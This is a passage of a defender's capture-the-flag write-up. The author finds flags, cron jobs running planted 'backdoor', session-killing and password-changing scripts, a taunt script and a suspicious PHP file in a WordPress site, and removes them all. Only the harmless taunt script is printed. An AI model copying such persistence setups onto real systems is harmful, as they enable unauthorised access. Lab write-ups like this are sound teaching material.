drwxr-xr-x  3 root root 4096 Oct 24 14:15 snap
root@red:/root# ls /home/oxdf/user.txt
/home/oxdf/user.txt
root@red:/root#
```

After some further steps I finally got something useful:

```
root@red:/root# find / -type f -name user.txt 2>/dev/null
/home/oxdf/user.txt
/home/ippsec/user.txt
root@red:/root# ls -la
total 44
drwx------  7 root root 4096 Oct 31 20:28 .
drwxr-xr-x 20 root root 4096 Oct 24 14:13 ..
lrwxrwxrwx  1 root root    9 Oct 24 15:11 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Oct 24 14:18 .cache
drwxr-xr-x  3 root root 4096 Oct 24 15:16 .local
lrwxrwxrwx  1 root root    9 Oct 24 15:11 .mysql_history → /dev/null
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   75 Oct 24 15:05 .selected_editor
drwx------  2 root root 4096 Oct 24 14:15 .ssh
-rw-------  1 root root    0 Oct 31 20:28 .viminfo
drwxr-xr-x  2 root root 4096 Oct 31 20:02 defense
-rw-r-----  1 root root   12 Oct 27 01:54 root.txt
drwxr-xr-x  3 root root 4096 Oct 24 14:15 snap
root@red:/root# ls /home/oxdf/user.txt
/home/oxdf/user.txt
root@red:/root# ls -l /home/oxdf/user.txt
-rw-r----- 1 root root 41 Oct 24 14:41 /home/oxdf/user.txt
root@red:/root# cat root.txt
root@red:/root# vi root.txt
GG Blue, GG
root@red:/root# vi /home/oxdf/user.txt
About time you found the user flag Blue!
root@red:/root# I recommend you leave Blue or I will destroy your shell

root@red:/root#
```

As we can see it is giving me a message that it is about time that I found the user flag and then a warning to leave or it will destroy my shell. I also noticed that there is a defense file which I haven't explored before so I went ahead and tried looking into it:

```
Server
File  Actions  Edit  View  Help
root@red:/root# cd defense/
root@red:/root/defense# ls
backdoor.sh  change_pass.sh  kill_sess.sh  talk.sh
root@red:/root/defense# ls /usr/bin
```

```
File  Actions  Edit  View  Help
mysqldumpslow                    xzcat
mysqlimport                      xzcmp
mysqloptimize                    xzdiff
mysqlpump                        xzegrep
mysqlrepair                      xzfgrep
mysqlreport                      xzgrep
mysqlshow                        xzless
mysqlslap                        xzmore
namei                            yes
nano                             ypdomainname
nano.bak                         zcat
nawk                             zcmp
nc                               zdiff
nc.openbsd                       zdump
ncal                             zegrep
neqn                             zfgrep
netcat                           zforce
netkit-ftp                       zgrep
networkctl                       zipdetails
networkd-dispatcher              zless
newgrp                           zmore
ngettext                         znew
nice
root@red:/root/defense#
```

Now I executed the cront command to look at the cront tabs. We have to kill these cront tabs if we want our exploitation to work.

```
File  Actions  Edit  View  Help
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

*/2 * * * * /usr/bin/bash /root/defense/backdoor.sh

*/1 * * * * /usr/bin/bash /root/defense/talk.sh

*/5 * * * * /usr/bin/bash /root/defense/change_pass.sh

*/5 * * * * /usr/bin/bash /root/defense/kill_sess.sh

root@red:/root/defense# crontab -e

Select an editor.  To change later, run 'select-editor'.
  1. /bin/nano        <---- easiest
  2. /usr/bin/vim.basic
  3. /usr/bin/vim.tiny
  4. /bin/ed

Choose 1-4 [1]:
```

After this when I looked at the bin again, I saw the following files and there are two files that stands out:

```
root@red:/usr/bin# ls | grep vi
VGAuthService
automat-visualize3
dbus-update-activation-environment
rview
rvim
systemd-detect-virt
usb-devices
vi
vi.bak
view
vigpg
vim
vim.bak
vim.basic
vim.tiny
vimdiff
vimtutor
root@red:/usr/bin#
```

As we can see, there are two .bak files here which stand out. After this I saw another new message from red that made things worse:

```
vimtutor
root@red:/usr/bin# ls | grep cat
bzcat
cat
cat.bak
catchsegv
catman
debconf-communicate
fallocate
gapplication
gencat
lz4cat
lzcat
netcat
ntfscat
ntfsfallocate
ntfstruncate
systemd-cat
truncate
xzcat
zcat
root@red:/usr/bin# rm /usr/bin/cat
root@red:/usr/bin# caYou really think ippsec was the way to go? Silly Blue
t
```

Now, I tried doing the earlier steps again. I thought maybe I missed something.

```
Server
File  Actions  Edit  View  Help
root@red:/usr/bin# cd
bash: cd: HOME not set
root@red:/usr/bin# cd /home/
root@red:/home# ls
ippsec  john  oxdf
root@red:/home# cd /root
root@red:/root# ls
defense  root.txt  snap
root@red:/root# cat root.txt
GG Blue, GG
root@red:/root# vi root.txt
root@red:/root# crontab -e

Select an editor.  To change later, run 'select-editor'.
  1. /bin/nano        <---- easiest
  2. /usr/bin/vim.basic
  3. /usr/bin/vim.tiny
  4. /bin/ed

Choose 1-4 [1]: 2
crontab: "/usr/bin/sensible-editor" exited with status 127
root@red:/root# crontab -
```

Then I got a bunch of messages from red. These included messages and warning that I have received before:

```
root@red:/root/defense# rm backdoor.sh
root@red:/root/defense# I recommend you leave Blue or I will destroy your shell

root@red:/root/defense# cat talk.sh
#!/bin/bash
n=$((1 + $RANDOM % 8))

for i in {0..25}
do
        if [ $n -eq 1 ]; then
                echo "You really think you can take down my machine Blue?" > /dev/pts/$i

        elif [ $n -eq 2 ]; then
                echo "You will never see your way to 0xdf" > /dev/pts/$i

        elif [ $n -eq 3 ]; then
                echo "I recommend you leave Blue or I will destroy your shell" > /dev/pts/$i

        elif [ $n -eq 4 ]; then
                echo "You will never win Blue" > /dev/pts/$i

        elif [ $n -eq 5 ]; then
                echo "Red Rules, Blue Drools!" > /dev/pts/$i

        elif [ $n -eq 6 ]; then
                echo "You really think ippsec was the way to go? Silly Blue" > /dev/pts/$i

        elif [ $n -eq 7 ]; then
                echo "Get out of my machine Blue!!" > /dev/pts/$i

        else
                echo "Say Bye Bye to your Shell Blue and that password" > /dev/pts/$i

        fi
done
root@red:/root/defense#
```


I am not a bash expert so I just took a random number and I did this for each session. After making sure that the cront tabs would not interfere anymore, I started working on the task again. As we can see, the defense directory is empty now:

```
# m h  dom mon dow   command

*/2 * * * * /usr/bin/bash /root/defense/backdoor.sh

*/1 * * * * /usr/bin/bash /root/defense/talk.sh

*/5 * * * * /usr/bin/bash /root/defense/change_pass.sh

*/5 * * * * /usr/bin/bash /root/defense/kill_sess.sh

root@red:/root/defense# crontab -e

Select an editor.  To change later, run 'select-editor'.
  1. /bin/nano        <---- easiest
  2. /usr/bin/vim.basic
  3. /usr/bin/vim.tiny
  4. /bin/ed

Choose 1-4 [1]: 2
crontab: "/usr/bin/sensible-editor" exited with status 127
root@red:/root/defense# ls
root@red:/root/defense# ls
root@red:/root/defense# cd ..
root@red:/root# rm
```


So, I went back to the root. Then I also removed the git file and performed the following tasks:

```
root@red:/root# cd /var/www/wordpress/.git/
root@red:/var/www/wordpress/.git# ls
rev  supersecretfileuc.c
root@red:/var/www/wordpress/.git# cd ..
root@red:/var/www/wordpress# rm -rf .git/
root@red:/var/www/wordpress# ls
NetworkFileManagerPHP.php  wp-comments-post.php  wp-load.php
index.php                  wp-config-sample.php  wp-login.php
license.txt                wp-config.php         wp-mail.php
readme.html                wp-content            wp-settings.php
wp-activate.php            wp-cron.php           wp-signup.php
wp-admin                   wp-includes           wp-trackback.php
wp-blog-header.php         wp-links-opml.php     xmlrpc.php
root@red:/var/www/wordpress# rm NetworkFileManagerPHP.php
root@red:/var/www/wordpress# ls
index.php        wp-blog-header.php    wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php  wp-includes        wp-settings.php
readme.html      wp-config-sample.php  wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config.php         wp-load.php        wp-trackback.php
wp-admin         wp-content            wp-login.php       xmlrpc.php
root@red:/var/www/wordpress#
```

Now if I go back to the webpage and refresh it, I get an expected result:



We are finally done with fixing out machine. We have also deleted all the messages by red. After this I went to the sudoers file:



As we can see, now John can execute all the files. Finally we can say that we fixed our machine successfully. All the tasks that we were planning on performing have been successfully executed. It was a challenging project. The red made things tricky for blue but left clues behind so that we can follow those clues and find it. All in all, this was an interesting project and enjoyed working on it.

THANK YOU